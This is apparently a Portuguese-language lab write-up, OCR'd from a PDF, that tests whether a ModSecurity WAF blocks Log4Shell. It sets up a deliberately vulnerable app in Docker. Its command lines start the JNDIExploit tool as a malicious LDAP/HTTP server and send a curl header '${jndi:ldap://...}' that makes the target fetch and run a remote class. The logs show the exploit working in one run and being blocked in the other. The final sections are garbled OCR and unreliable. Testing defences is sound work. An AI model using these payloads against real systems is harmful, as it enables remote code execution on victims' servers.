

Cenários





POC 1

Aplicações

```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker service ls
ID NAME MODE REPLICAS IMAGE PORTS
ijijp9fl2chn WAF-VUL_app replicated 1/1 ghcr.io/christophetd/log4shell-vulnerable-app:latest *:8080->8080/tcp
tdb6bn6otles WAF-VUL_waf replicated 1/1 vul_redirector:latest *:80->80/tcp
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```

Emulando servidor LDAP

```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192 .168.0.113 -p 8888 [+] LDAP Server Start Listening on 1389... [+] HTTP Server Start Listening on 8888...
```

Envio da requisição maliciosa:

Servidor LDAP recebendo a requisição:

```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192 .168.0.113 -p 8888

[+] LDAP Server Start Listening on 1389...

[+] HTTP Server Start Listening on 8888...

[+] Received LDAP Query: Basic/Command/Base64/d691Y2ggL3RtcC9wd25\ZAo=

[+] Paylaod: command

[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/d691Y2ggL3RtcC9wd25\ZAo= with basic remo te reference payload

[+] Send LDAP reference result for Basic/Command/Base64/d691Y2ggL3RtcC9wd25\ZAo= redirecting to http:
//192.168.0.113:8888/Exploittva9AjEile.class

[+] New HTTP Request From /172.18.0.3:33066 /Exploittva9AjEile.class

[+] Receive ClassRequest: Exploittva9AjEile.class

[+] Response Code: 200
```

POC 2

Aplicações

```
      felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
      docker service ls

      ID
      NAME
      MODE
      REPLICAS
      IMAGE
      PORTS

      aijxeu2pxo69
      WAF_app
      replicated
      1/1
      ghcr.io/christophetd/log4shell-vulnerable-app:latest
      *:8080->8080/tcp

      yz8m2ir46cvo
      WAF_waf
      replicated
      1/1
      felipe8398/redirector:latest
      *:80->80/tcp

      felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
      ■
```

Emulando servidor LDAP

```
root@cadeolog-com-br:/home/felipe/Documents/java_exp# java -jar ./JNDIExploit-1.2-SNAPSHOT.jar -i 192 .168.0.113 -p 8888 [+] LDAP Server Start Listening on 1389... [+] HTTP Server Start Listening on 8888...
```

Envio da requisição maliciosa:

```
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$ curl 127.0.0.1:80 -H 'X-Api-Version: ${jndi:ldap://
192.168.0.113:1389/Basic/Command/Base64/d691Y2ggL3RtcC9wd25\ZAo=}'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
You don't have permission to access this resource.
<hr>
<address>Apache/2.4.51 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
felipe@cadeolog-com-br:~/Projetos/Docker_Compose$
```

Servidor LDAP recebendo a requisição:

Bloqueio do ModSec

```
INTERPRETATION DIMAGE

DIMAGE
```

Aplicação vulneravel após requisição

```
Telipe@cadeolog-com-br:~/Projetos/Docker_Compose$ docker container ls

CONMAND

COMMAND

COMM
```